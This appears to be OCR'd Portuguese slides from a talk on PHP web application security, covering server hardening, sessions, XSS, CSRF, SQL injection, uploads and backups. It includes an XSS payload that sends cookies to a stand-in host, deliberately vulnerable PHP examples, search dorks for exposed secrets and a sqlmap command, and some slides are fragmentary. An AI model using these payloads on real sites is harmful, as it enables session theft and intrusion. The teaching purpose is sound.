

Segurança de aplicações web



Segurança de aplicações web
By Vitor Mattos



Vitor Mattos



Quem sou eu?

Desenvolvedor PHP desde 2003

Amante de opensource

Evangelista PHP

PHP Zend Certified Engineer ([ZEND024235](#))

PHPRio (<https://telegram.me/phprio>)





5

CTO LibreCode Geon



Redes Sociais: [Twitter](#), [LinkedIn](#), [YouTube](#), [Instagram](#), [Facebook](#)





A LibreCode é uma cooperativa de trabalho com modelo de

gestão democrática, segura e eficiente composta por

profissionais de TI altamente qualificados e experientes no



5








5

capacita**coop**

188



Cronograma

Tentarei ser breve :-D

- Definições
- Boas práticas
 - No servidor web



5



Requisitos básicos



- Confidencialidade
- Integridade
- Disponibilidade



Confidencialidade



Integridade



Disponibilidade

informação sempre disponível para o uso ... de quem?



Autenticidade




Atribuível

Legível


Segurança não se restringe a
sistemas ...



5



Tudo começa com Boas práticas



Como ter um sistema mais

seguro?



Segurança no servidor é
importante



Remova o que é desnecessário

```
Response headers (246 B)
? Connection: Keep-Alive
? Content-Length: 0
? Content-Type: text/html; charset=UTF-8
? Date: Sun, 30 Sep 2018 21:16:03 GMT
? Keep-Alive: timeout=5, max=100
? Server: Apache/2.4.29 (Ubuntu)
X-Powered-By: PHP/7.2.10-0ubuntu0.18.04.1
```



5



Remova o que é desnecessário

Not Found

The requested URL /404 was not found on this server.

Apache/2.4.29 (Ubuntu) Server at localhost Port 80

Altere no arquivo de configuração do Apache:

```
ServerSignature Off  
ServerTokens Prod
```

Remova o que é desnecessário

Index of /				
	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	Parent Directory		-	
	LICENSE.txt	2018-07-23 15:48	1.5K	
	README.md	2018-07-23 15:48	8.2K	



Alterar no VirtualHost



Remova o que é desnecessário

Altere no VirtualHost:

Index of /.git

RedirectMatch 404 /\.git

[Name](#) [Last modified](#) [Size](#) [Description](#)

Remova o que é desnecessário

(!) Warning: mysqli_connect(): (HY000/2002): Connection refused in /var/www/teste.php on line 5				
Call Stack				
#	Time	Memory	Function	Location
1	0.0032	392264	{main}()	.../teste.php:0
2	0.0032	392296	mysqli_connect (???, ???, ???, ???)	.../teste.php:5



5

Logs salvam vidas

display_errors

Mostra erros na tela

error_reporting

Nível de erro mostrado

log_errors

Logar erros

error_log

Arquivo de log

set_error_handler

Cria um novo handler de erros




5




Logs salvam vidas

Monitore logs: grafana



Logs salvam vidas

Monitore logs: graylog



Mantenha-se atualizado



Version 7.2.10


13 Sep 2018



Rode apenas o essencial

Google

"phpMyAdmin" "running on" inurl:"main.php"

← → 🏠 ⓘ  /phpmyadmin/main.php?token=538209595f20767e46fb153a2f

Welcome to phpMyAdmin 2.6.4-pl3



Cuidado com o que faz

`shell_exec()`

`passthru()`

`system()`

`proc_*()`

`exec()`



5



Cuidado com o que faz

`shell_exec()`

`passthru()`

`escapeshellcmd()`

`system()`

`proc_*()`

`escapeshellarg()`

`exec()`



5



Cuidado com o que faz

Utilize apenas códigos de terceiros que
sejam confiáveis



Muitos sites de segurança são integrados
em um sistema por códigos de terceiros.



Cuidado com o que faz

Desabilite ou evite fazer include de código
a partir de uma URL



`allow_url_fopen` [boolean](#)



This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of [remote files](#)



Redução de privilégios: arquivos



Redução de privilégios: isole as aplicações



Cookies e sessão

Session hijacking

&



Cookie Theft



Cookies e sessão

Local de armazenamento



Cliente Cookies

Servidor Sessão



Cookies e sessão

Como funcionam?



Cookies e sessão

Oculte informações sobre o servidor

Altere no php.ini

session.name



Cookies e sessão

Valide user-agent e IP

Armazene o user-agent e o IP do usuário autenticado e não permita que a sessão continue up caso estes dados sejam alterados.



Hospedagens compartilhadas

Hospedagens compartilhadas podem ter brechas de permissões de acesso a dados de outros clientes.

Se a aplicação requer segurança alta, evite utilizá-las.



Hospedagens compartilhadas

Altere esta configuração quando for hospedagem compartilhada:

session.save_path

session.save_path defines the argument which is passed to the



Sites seguros

HTTPS



Prefira sempre HTTPS




Exposição de sessão

Dados de sessão podem ser visualizados quando não criptografados com HTTPS



Wireshark



XSS - Cross Site Scripting

Exibindo resultados para a consulta "<?=\$_GET['q'];?>"

Esperado:




localhost/?q=Segurança na web



XSS - Cross Site Scripting

Exibindo resultados para a consulta "<?=\$_GET['q'];?>"

O que ocorrerá:



XSS – Cross Site Scripting

Exibindo resultados para a consulta "<?=\$_GET['q'];?>"

O que ocorrerá:

```
localhost/?q=<script>  
document.location="http://site.do.mal/get.php?cookie=" + document.cookie  
</script>
```



5



XSS - Cross Site Scripting

Faça tratamento dos dados

`filter_var`

`strip_tags`

`htmlspecialchars`


`htmlspecialchars_decode`



CSRF – Cross Site Request Forgery

CSRF é um ataque que força um usuário final à executar ações indesejadas em uma aplicação web em que ele(a) está autenticado no momento.

Exemplo:



Uma pessoa descobre que para transferir dinheiro em seu banco a ordem seguinte



CSRF – Cross Site Request Forgery

Uma pessoa descobre que para transferir dinheiro em seu banco a url é a seguinte:

<https://banco.com.br/transfer?to=Maria&amount=10000>

Esta pessoa manda email para uma vítima que usa o mesmo

banco com o seguinte código no corpo do email

```
..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)
```



Não versione arquivos sensíveis



ext:env DB_PASSWORD

← → 🏠 ⓘ www.██████████.env

```
APP_ENV=local
APP_DEBUG=true
```



Não versione arquivos sensíveis



ext:sql "mysql dump" password



5

← → 🏠 ⓘ demo.giorgiobottini.net/dump.sql

```
-- MySQL dump 10.13  Distrib 5.1.37, for apple-darwin8.11.1 (i386)
--
-- Host: localhost    Database: docs
--
-----
-- Server version      5.1.37
```



Nunca programe em produção





5



Cuidados com

formulários



Formulários que enviam email

```
<form method="POST">
  Área:
    <select name="area">
      <option value="contato@site.com.br">Contato</option>
    </select>
  Seu nome: <input name="nome">
  Seu email: <input name="email">
  Sua mensagem: <input name="mensagem">
  <input type="submit">
```

```
</form>
<?php
if(!isset($_POST['nome'])) return;

$cabecalhos = "From {$_POST['nome']} <{$_POST['email']}>";
```



5



Formulários que enviam email

Esperado:

```
<form method="POST">
```

Área:

```
<select name="area">
```

```
<option value="contato@site.com.br">Contato</option>
```

```
</select>
```

Seu nome:

Seu email:

Área: contato@site.com.br

Seu nome: Vitor Mattos

Sua mensagem:

```
</form>
```

```
<?php
```

```
if(!isset($_POST['nome'])) return;
```

Seu email: vitor@lt.coop.br

Sua mensagem: Olá! Gostei da
apresentação



5



Formulários que enviam email

O que ocorrerá:

```
<form method="POST">
```

Área:

```
<select name="area">
```

```
<option value="contato@site.com.br">Contato</option>
```

```
</select>
```

Seu nome:

Seu email:

Área: all@senado.br

Seu nome: Presidente do Brasil

Sua mensagem:

```
</form>
```

```
<?php
```

```
if(!isset($_POST['nome'])) return;
```

Seu email: presidente@senado.br

Sua mensagem: Quando receberei meu próximo mensalão?




5



Dados sensíveis

NUNCA, NUNCA, NUNCA
faça um formulário de login usando method GET

<https://site.com/login?usr=nome&passwd=123456>



A senha vai ficar exposta e será salva no histórico
do navegador!!



Política de senhas

Defina uma política de senhas

Password policy

8

Minimum password length

0


User password history



Validação de dados

NUNCA confie no usuário.

Valide sempre os dados de formulários
no cliente e no servidor.



Flooding

Bloqueie tentativas repetidas de login do

mesmo in




Rate Limiting

Flooding



5



Flooding



Security Check

Enter **both words** below, **separated by a space**.

Can't read the words below? [Try different words](#) or an [audio captcha](#).



Flooding

Solve the Riemann hypothesis
Can't know the solution? Sorry.

$$\zeta(s) = \frac{\Gamma(1-s)}{2\pi i} \int_{-\infty}^{+\infty} (-x)^s dx$$

Can't read the words below? Try different words or an audio captcha.




Flooding

Solve the Riemann hypothesis
Can't know the solution? Sorry.

$$\zeta(s) = \frac{1}{s} \int_0^{\infty} \frac{x^{s-1}}{e^x - 1} dx$$

Can't read the word? Try different words or a different font.


2FA, 3FA, ...



Upload de arquivos

Sempre confira o MIME type

```
$_FILES["file"]["type"]
```



Upload de arquivos

Não confie só no MIME type
Também confira o tipo de imagem



5



exif_imagetype

(PHP 4 >= 4.3.0, PHP 5, PHP 7)

exif_imagetype — Determine the type of an image



Upload de arquivos

Sempre confira a extensão dos arquivos



5



Upload de arquivos

Redimensione imagens e salve para eliminar qualquer informação não desejável (exif, esteganografia), poupar espaço e banda



Your Image

Original

Width

3120

x

Height

4160

Filesize

3801 KB



Upload de arquivos

Limite o tamanho máximo de arquivos enviados

```
<?php
```

```
ini_set('upload_max_filesize', '40M');
```



5



Upload de arquivos

Cuidado com o local onde armazena arquivos enviados
Recomendável mover para um domínio exclusivo para
arquivos estáticos

move_uploaded_file

(PHP 4 >= 4.0.3, PHP 5, PHP 7)

move_uploaded_file — Moves an uploaded file to a new location



Upload de arquivos

Se possível, restrinja upload para

usuários autenticados



URL amigáveis

Evite query string

<https://www.site.com/index.php?module=user&action=profile&id=17>



URL amigáveis

Proteja identificadores

• Evite sequências

• UUID (Universally Unique Identifier)
GUID (Globally Unique Identifier)



URL amigáveis

Não tem como usar url amigáveis?

Faça tratamento dos dados

`filter_var`

`strip_tags`

`htmlentities`

`mysql_real_escape_string`

`urlencode` `urldecode` `base64_encode` `base64_decode`



5




URL amigáveis: limpeza de dados

ID	Name	Flags	Description
FILTER_SANITIZE_EMAIL	"email"		Remove all characters except letters, digits and !#\$%&'*+--=?^_`{ }~@.[].

Segurança com uso de banco de dados



5



Redução de privilégios: acesso remoto



REMOVAL DE ACESSO



Redução de privilégios: database



GRANT ALL PRIVILEGES ON


TO USER



Prefira sempre UTF8



Share of web pages with different encodings



SQL Injection: O que é?

“ é um tipo de ameaça de *segurança* que se aproveita de falhas em sistemas que interagem com *bases de dados* através de comandos *SQL*, onde o atacante consegue inserir uma *instrução* SQL personalizada e indevida dentro de uma consulta

bla, bla, bla, bla...

(SQL query) através da entrada de dados de uma aplicação

Como faz isto?



5



SQL Injection: O que é?

```
<form method="post">
  Usuário: <input name="user" />
  Senha: <input type="password" name="pass" />
  <input type="submit">
</form>
<?php
$result = mysql_query(
  "SELECT * ".
  " FROM user".
  " WHERE user = '{$_POST['user']}'".
```

```
" AND pass = '{$_POST['pass']}'"
);
```



5



Se o usuário digitar:


teremos:



LAB 1 - 1:

SELECT *

SQL Injection: previna-se



A screenshot of a search engine interface. At the top, a search bar contains the text "extension:php query \$_GET" and a "Search" button. Below the search bar, the results are displayed. On the left, there are two tabs: "Repositories" with a "1K" badge and "Code" with a "10M" badge. To the right of the tabs, the text "10,351,217 code results" is shown. Further right, there is a "Sort: Best match" dropdown menu. In the bottom left corner, there are social media icons for Facebook and Twitter. In the bottom right corner, there are icons for full-screen and share.

extension:php query \$_GET

Search

Repositories 1K

Code 10M

10,351,217 code results

Sort: Best match

Prepared statements

Uma consulta preparada é processada,
gerando um plano de execução que pode

ser executado várias vezes em uma
sessão, com ganho de performance.



5



Prepared statements

`pgbench -m {simple,prepared} -T 60`

30000

25410

25000



Prepared statements

Exemplo:

```
$sql =  
    "INSERT INTO log (ip, url) "  
    "VALUES (?, ?)";
```

```
$sth = $dbh->prepare($sql);  
$sth->execute(array(  
    '192.168.1.100',
```



5



Senhas de usuários

NUNCA use md5 ou apenas md5, rainbow table:

hash_hash	hash_id	hash_word
0cc175b9c0f1b6a831c399e269772661	1	a



Senhas de usuários

```
$hash = password_hash('segredo!');  
// $2y$10$.vGA109wmRjrwAVXD98HN0gsNpDczlqm3Jq7KnEd1rVAGv3Fykk1a  
  
if (password_verify('segredo!', $hash)) {  
    echo 'Password is valid!';  
}
```

```
} else {  
    echo 'Invalid password.';  
}
```



5



Faça backups

TJ-RS sofre ataque de ransomware

A ameaça criptografou arquivos e exigiu o pagamento de

um resgate no valor de US\$ 5.000.000. Alguns dos serviços disponibilizados pelo portal do TJ-RS estão




5



Backups

Não guarde os backups no servidor de aplicação



Backups

Backup deve ser feito por um servidor externo acessando

o servidor de aplicação




5



Backups


Defina políticas de acesso



Backups

Faça relatórios de backup e testes de restauração com

frequência



Ferramentas

<http://sqlmap.org/>

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```




{1.0.5.63#dev}

<http://sqlmap.org>



<http://sqlmap.org/>



Host {1.3.4.44#dev}

Port 80

Length 44

Data 1.3.4.44



Ferramentas

<https://wpscan.org/>



5

WIDQ



Referências

- Minha cabeça

- <https://www.owasp.org>
- <https://www.slideshare.net/joubertGuimaraesdeAcs>



5



Obrigado!

Redes sociais:
(VitorMattos ou VitorMattosRJ)

